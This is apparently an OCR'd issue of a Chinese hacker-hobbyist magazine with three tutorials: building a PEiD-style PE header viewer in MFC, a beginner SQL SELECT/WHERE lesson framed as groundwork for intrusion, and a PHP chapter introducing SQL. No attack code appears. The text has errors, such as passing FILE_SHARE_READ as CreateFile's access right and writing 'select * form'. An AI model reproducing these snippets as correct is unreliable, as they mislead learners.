相信在黑客界，PEID这个工具肯定是家喻户晓，但是它是怎么获取到exe的信息的呢？在上个月的合刊中，我们已经讲解了exe的基本文件格式，那么，我们今天就来看看PEID是如何实现的。我们首先看下PEID的主界面，第一条，文件路径，这个没什么难

的，很容易搞定。下面是人口点，EP区段，文件偏移量，首字节，链接器版本，子系统。那么这些信息就是主界面，至于下面的查壳结果，那么下面的内容是查壳的，就暂时不做了。先看我们上面的内容。EP区段后面还有一个按钮，可以查看区段的各种各样的问题。首字节后面按钮点了会出现反汇编信息，这里我们也不做了，再下面子系统后面的按钮，点开之后是各种各样的EXE信息，这个我们要实现。如图1。




图1

好了，大致我们要实现的功能就是这些啦，拖出VS2008，我们来看实现过程。首先做我们的界面，可以根据我的样子拖好界面。最好更改好控件ID，增加可读性。接下来，我们可以开始写代码了，首先我们要使用这个文件，肯定要打开文件。这里相信大家都想到，很多软件打开文件的时候都有这样的一个选择框。这种框其实是微软已经封装好直接可以用的，称之为通用对话框。我们直接来看怎么用吧，双击我们拖出来的这个打开文件的按钮（就是按钮上内容是三个点的），对这个按钮的Click事件处理函数进行编辑。好，打开之后，我们可以看到系统自动为我们生成了方法可以直接调用，那么我们就在里面添加代码。第一件事肯定就是弹出公共对话框，那么弹出公共对话框需要哪些代码呢？首先，创建一个公共文件对话框对象（公共对话框不止一个，还有颜色对话框，字体对话框，查找替换对话框等）。文件对话框类是:CFileDialog，那么首先我们就要创建这个对象。

注意创建的时候就要根据构造函数进行初始化，我们看一下CFileDialog的参数，在MSDN下可以找到如下定义：

```
explicit CFileDialog(
    BOOL bOpenFileDialog,
    LPCTSTR lpszDefExt = NULL,
    LPCTSTR lpszFileName = NULL,
    DWORD dwFlags = OFN_HIDEREADONLY | OFN_OVER-
WRITEPROMPT,
    LPCTSTR lpszFilter = NULL,
    CWnd* pParentWnd = NULL,
    DWORD dwSize = 0,
    BOOL bVistaStyle = TRUE
);
```

我这里来说一下参数：

1.bOpenFileDialog 如果为TURE则表示创建“打开文件”对话框，FALSE表示创建“另存为”对话框。

2.lpszDefExt 默认文件扩展名

3.lpszFileName 默认文件名

4.dwFlags 文件对话框样式

5.lpszFilter 过滤的文件类型(格式："文件说明|拓展名|文件说明1|拓展名1||")

6.pParentWnd 指定父窗口

7.dwSize OPENFILENAME结构的大小（之所以要设定这个是因为操作系统版本不一样这个结构也会有变化，不过设为0的话，MFC会自动调整这个值，我们不用管）。

8.bVistaStyle 这个是Vista风格的开关,只有win7和vista下面有用，其实我感觉差不多，只是左边有点区别，这个就不贴图了，感兴趣的自己试试吧。

好了，那么根据我们的解释呢，我们基本上创建代码就出来了，这里我贴下代码吧：

```
CFileDialog fDlg(TRUE,NULL,NULL,OFN_
HIDEREADONLY,L"可执行文件|*.exe|动态链接库文件
|*.dll||",this,0,FALSE);
```

上面解释得很清楚了，这里不解释。只有样式这里说一下，OFN_HIDEREADONLY的作用就是隐藏一个内容为以只读方式打开的复选框，其他没啥。创建后用DoModel方法可以显示窗口，而用GetPathName方法可以获取到路径名称，这里不用我说该怎么做了吧。对了，GetPathName返回值是CString类型哦，我们可以很方便地进行操作哦。

往下我们就要判断文件是否是PE文件了。先新建一个函数，叫做CheckPeFile,然后在里面读取文件。在读取文件的时候，大家注意一下，常规操作是OpenFile,ReadFile，然后进行读写操作。但是因为我项目编码使用的是Unicode，而正好OpenFile没有对应的Unicode版本的函数，所以这里我就用CreateFile函数来代替。至于文件的读取，我觉得没多少可以说的，就是CreateFile的参数比较多，比较麻烦，我这里简单的说说。看CreateFile的函数原型：

```
HANDLE WINAPI CreateFile(
    __in        LPCTSTR lpFileName,
    __in        DWORD dwDesiredAccess,
    __in        DWORD dwShareMode,
    __in          LPSECURITY_ATTRIBUTES lpSecu-
rityAttributes,
    __in        DWORD dwCreationDisposition,
    __in        DWORD dwFlagsAndAttributes,
    __in        HANDLE hTemplateFile
```

```
);
```

1.lpFileName：文件路径，这个不可少，不可为空。

2.dwDesiredAccess：所需要的权限，我们这里只需要读取，所以用FILE_SHARE_READ。

3.dwShareMode：这个是文件共享模式，就是在程序打开这个文件之后是否允许其他程序读写这个文件。我们这里随便即可，我设置了FILE_SHARE_READ。

4.lpSecurityAttributes：安全属性结构指针，这里我就不多说了，直接NULL。

5.dwCreationDisposition：这个是文件创建设置，这里我给大家说下这个参数的取值：

1>CREATE_ALWAYS:总是创建新文件，如果文件存在，则覆盖该文件并清除所有已经存在的属性。

2>CREATE_NEW:创建新文件，如果文件存在，则执行失败。

3>OPEN_ALWAYS:总是打开文件，如果文件不存在，则创建文件。

4>OPEN_EXISTING:打开已经存在的文件，如果文件不存在，则执行失败。

5>TRUNCATE_EXISTING:将文件清空为0字节，如果文件不存在，则执行失败，注意这个必须要有写的权限才能执行。

6.dwFlagsAndAttributes：这个我们不需要管太多，毕竟不需要这方面的操作，我们直接设置为FILE_ATTRIBUTE_NORMAL。

7.hTemplateFile：临时文件句柄，这里直接NULL。

好了，关于文件读写我就说这么多，什么？其他函数不会？自己MSDN去！

在执行ReadFile之后，我们可以得到缓冲区的地址。这个其实就是被读取文件在内存中首地址的位置。而根据上一期的PE文件讲解，我们知道PE文件一开头必然是DOS头，而DOS头的标志就是IMAGE_DOS_HEADER下面的e_magic的4D5A这个值。我们只要判断e_magic是否等于4D5A，并且，看DOS头中e_lfanew的PE文件头指向。如果e_lfanew指向正确的PE头的地址，那么，我们基本就可以认定这个文件是PE文件。具体如何实现呢，有的人可能会一个一个字节地读取文件，比如，判断buf指针所对应的值是否为4D,判断buf+1所对应的指针是否为5A，其实没这个必要。因为缓冲区是文件首地址，而首地址又应该是一个IMAGE_DOS_HEADER结构，那么我们只要把这个地址强行转换为PIMAGE_DOS_HEADER类型，就可以自动匹配值。同样的道理，我们只要把（文件首地址+PIMAGE_DOS_HEADER->e_lfanew）这个地址转换为PIMAGE_NT_HEADER就可以得到一个PE头的指针，我为了图方便将这两个指针定义为全局变量，大家平时写程序千万别动不动就来全局变量哈。那么有了这两个结构的指针，判断也就是一个if就搞定的了吧？

防止有人还不清楚，再重新说下，别嫌唠叨，DOS头的标志是"MZ"，而PE头的标志是"PE"，至于这么说还反应不过来的，你还是再补补上个月的知识吧…

顺带说一下，也有的人采用的不是这种方法来读取，而是用的创建文件映射的方式，那个方法更好些，不过稍微麻烦一点，感兴趣的可以去看看。

接下来就是各种信息的读取了。首先是入口点，我们回想下在上个月的内容中，哪个结构记录了入口点的位置呢？没错，就是IMAGE_OPTIONAL_HEADER32这个结构。咳咳，还是一口气说完吧，EP区段的话，我们要去读节表，是后面的内容，文件偏移量，这个也是需要计算的，我们后面再说算法。我们这里先把能够一下读取的内容说下，第一个入口点肯定可以，还有就是链接器版本，子系统，这些都是我们能够立刻获取到的，首先把我们的入口点拿出来，至于取出这些值我相信大家都没什么问题，最后说下格式化字符串。格式化字符串，这个用CString的Format方法即可。注意这里有一点要说，我们在格式化的时候，一般会写成这样Format("0x%x",value);来得到16进制的字符串，但是这样会存在一个问题，当16进制数少于8位时看着就有点不伦不类，因为我们都看惯了平时的地址都是8位的16进制数，这里我们可以把Format写成这样:Format("0x%08x",value)，这样当得到的16进制数不足8位时会在前面补零填充到8位。还有，上个月犯了个懒，忘了给大家说下IMAGE_OPTIONAL_HEADERS下面SubSystem常用的值的含义了，现在补说下:

```
IMAGE_SUBSYSTEM_UNKNOWN 未知子系统
IMAGE_SUBSYSTEM_NATIVE 不需要子系统
IMAGE_SUBSYSTEM_WINDOWS_GUI Windows图形界面
IMAGE_SUBSYSTEM_WINDOWS_CUI Windows控制台界面
IMAGE_SUBSYSTEM_WINDOWS_CE_GUI Windows CE
图形界面
```

常用的就这么些，还有的大家自己下去看看吧。

好了，要注意的部分我就说道这里，现在看看我写到现在的结果如何。

怎么样？数据是一样的吧？咳咳，估计有人要说我水货了，讲了那么半天才实现了一半的功能都不到。嘿嘿，这次大家真的要被水了，因为后面我真的不打算写了，起码本期不打算写了。为什么呢，因为在此之前大家需要明白几个概念。一个叫做文件偏移（File Offset），一个叫做虚拟地址（Virtual Address简称VA），一个叫做相对虚拟地址（Relative Virtual Address简称RVA）。这几个概念是不得不说的，因为我们要计算入口点，还有节信息这些，都是需要这几个地址之间来互相换算的。首先我们知道PE文件是根据固定的格式保存在硬盘的，那么，我们相对应的数据也是可以从这个文件读取到的。比如

我们的节数据，PE头，入口点等。那么这些数据在文件中的位置我们称之为文件偏移。这个很好理解，那么后面的两个，就有点麻烦了。先说说Windows在用户运行exe文件的时候，会进行一些什么操作？首先，判断这个exe是否有效。其次，将文件头装入内存，再次，将各个节根据内存对齐映射到内存中，我们知道每个Win32程序都有独立4G的虚拟内存，这里会把文件映射到内存哪个位置呢？这个就是由ImageBase来给出建议装入地址。一般来说，exe文件的建议装入地址为0x00400000，而dll文件的装入地址为0x10000000。但是这里为什么说是建议装入地址，因为一个exe可以调用多个dll文件，所有文件都要求装入0x10000000，这个杂办？比大小？理论的问题说了不少，用PEID来给大家解说一下：首先看PEID对Cheat Engine.exe这个文件的分析。




图2




图3

入口点0x001CF40C，首字节是55，8B,EC,83，看反汇编信息也是正确的，55就是push ebp的指令，但是，大家可以去用Ultra Edit看看001CF40C这个地址，真的是55么？这里我给一张图，大家看看吧，0x001CF40C，这个地址所对应的值为00。

为什么呢？应该很多人想到了，这里获取到的入口点只是一个RVA地址，并不是我们真正的地址。那么这个该怎么办？这就需要一个换算。这里我给大家简单说下理解方法吧。




图4




图5



图6

相对虚拟地址，是相对与镜像基址来定的，也就是如果程序装入地址为00400000，而入口点RVA为1000,那么，VA就等于00401000，也就是：

```
VA=ImageBase+RVA
RVA = VA-ImageBase
```

那么，还有一个文件偏移，文件偏移就要算了，因为没有属性可以直接获取，我们这里就只能通过其他的地方来算，具体在什么地方呢？那就是节表，只有节表中既可以获取到在文件中的偏移，又可以获取到RVA，那么这里我们可以得到一个偏移差，然后用RVA减去偏移差才能得到文件偏移。那么我这里的偏移差为0x0C00，减去之后，我们可以看到我们的文件偏移为0x001CE80C，和PEID一样吧？嘿嘿，那么首字节和文件偏移量就OK了。这里我们就这样吧，至于其他的数据我就不多说了，下一章我们来慢慢分解，文件偏移是要根据节表来算的，如果本章觉得节表这里不想看的话，下一章我们还会讲到。

SQL入门第一课

Erevus

我是Erevus，影月大大说自己是邪气的程序员，我就是一个很有邪气的高中生。记得月影大大说过，不会PHP，不会SQL，谈何入侵。既然月影给我们上了PHP，我就来跟各位叉子们讲解下SQL。

开篇当然是介绍什么是SQL，术语来说SQL 指结构化查询语言，大家可以理解成数据库的操作语言，SQL能做什么呢？当然是使我们有能力访问数据库。

为了方便那些白得像纸的叉子学习，我来讲下数据库的结构。

一个数据库通常包含一个或多个表。表包含带有数据的记录（行）。

下面的例子是一个名为 "administrotor" 的表：（表1）

Id	user	password
1	erevus	123456
2	admin	852963
3	hackxfile	741852

表1

上面的表包含三条记录（横的叫记录）和三个列（竖的叫列）。

user
erevus
admin
hackxfile

表2

好了，开始讲SQL了。下面要用SQL从这个表来提取信息.从表提取信息的SQL语句是select。

下面的语句是从表中选取 user 列的数据：（表2）

select 语句用于从表中选取数据，select 这条语句的的语法是：

select 列名称 from 表名称

以及：

select * form 表名称

假如我们想从”administrator” 表中选取所有的列：

SQL语句就是select * form administrator

PS:SQL 语句对大小写不敏感。SELECT等效于select。

下面讲解where字句，字句可以添加在主句里使查询出来的结果更加精确。

下面的运算符可在 WHERE 子句中使用：（表3）

操作符	描述
=	等于
<>	不等于
>	大于
<	小于
>=	大于等于
<=	小于等于
BETWEEN	在某个范围内
LIKE	搜索某种模式

表3

和C有点类似哈。

如需有条件地从表中选取数据，可将 WHERE 子句添加到 SELECT 语句。

还是用开头的表,如果只希望选取账号为 "admin" 中的人，我们需要向 SELECT 语句添加 WHERE 子句：

Select * form administrator where user=’admin’

结果：（表4）

PS：请注意，我们在例子中的条件值周围使用的是单引号。

SQL 使用单引号来环绕文本值（大部分数据库系统也接受双引号）。如果是数值，请不要使用引号。

user	password
admin	852963

表4

=============（文本值例子）==========

这是正确的：

SELECT * FROM administrator WHERE user='admin'

这是错误的：

SELECT * FROM administrator WHERE user=admin

=============（数值例子）==========

这是正确的：

SELECT * FROM administrator WHERE password>1

这是错误的：

SELECT * FROM administrator WHERE password>'1'

好了，这篇文章就先写这么多，等到大家熟了之后，以后学的内容会更多。

php实战攻略（5）

——SQL篇

影 月

大家好，在上一章中，我们学习了如何用界面管理工具来对数据库进行基本的操作，但是假设我们要使用数据库都必须通过界面管理工具来操作，那么不用多说，如果我是比尔，数据库我会很慷慨的让大家免费使用。但是，界面管理工具，那大家就花个几十上百万去买吧。其实这样做的话，并没有什么意义，因为我们之所以要有数据库，是因为我们在开发过程中发现我们的程序需要高效地处理大量的数据，如果只有官方那个几十兆的界面管理工具能使用数据库，我们自己开发的程序用不了，那么数据库不就是失去了意义了么？那么我们的软件当然可以和数据库进行数据交互。但是，如何交互？这个内容我们先放到后面讲。首先，大家思考，现在数据库很多很多，mssql,mysql,oracle,db2...这些数据库，如果都采用自己的一套标准，那么是不是一个人本来花了很长时间学会了mssql的这一套标准，但是突然发现可能换成mysql会比较好，难道又要他重新花费很长时间去熟悉mysql的标准吗？那很明显，如果一个人需要对所有数据库都了解，那他就很悲剧了。估计学完各种数据库的标准以后，他就已经白发苍苍了。那么有没有办法让一个人学会了一种以后，其他的数据库都能迅速乃至不需要上手就可以使用呢？于是，就出现了今天大名鼎鼎的SQL。相信有的X子可能没接触过SQL，但是一定听说过一个名词：SQL注入。SQL注入就是对SQL的一种应用。

说了半天，SQL到底是什么，还是 嗦一下。SQL，全称Structured Query Language，中文名结构化查询语言。与其说是一种语言，不如说是一种标准，因为现在主流的数据库都是按照SQL的标准来制定自己的基本语法。那么这样有一个很大的好处，就是只要掌握了SQL，就可以对所有的主流数据库进行基本的操作。为什么这里只是基本？如果所有数据库都做得一模一样，那后果是什么？就是效率上的竞争，但是在不断改进当中，当一个公司的算法达到顶峰之后，效率上就很难再有提升，而其他公司在不断改进效率中，也会慢慢走到这个顶峰。最后，当大家都到了顶峰之后，对于客户来说，两个数据库用法一样，技术一样，效率一样，那会购买哪种数据库呢？很明显，便宜的呗。到最后就会变成一场恶意的价格战，再到最后，很多公司因此倒闭，最最后，要么造成垄断的局面，就如同今天的移动和电信，要么大家都不做数据库了，这一块一旦没有公司进行研发，就会拖住整个互联网的发展。这可能有点危言耸听，不过也格外突出了，数据库对程序的重要性。那么SQL作为一个标准，仅仅限定了对数据库的基本操作，其他的还是由各个公司根据自己的意思来进行一些拓展。所以虽然所有的数据库都支持SQL，但仅仅局限于基本操作上的支持，而并不是完全一样，这里我们后面会讲到，这里大家做出一个简单的了解即可。

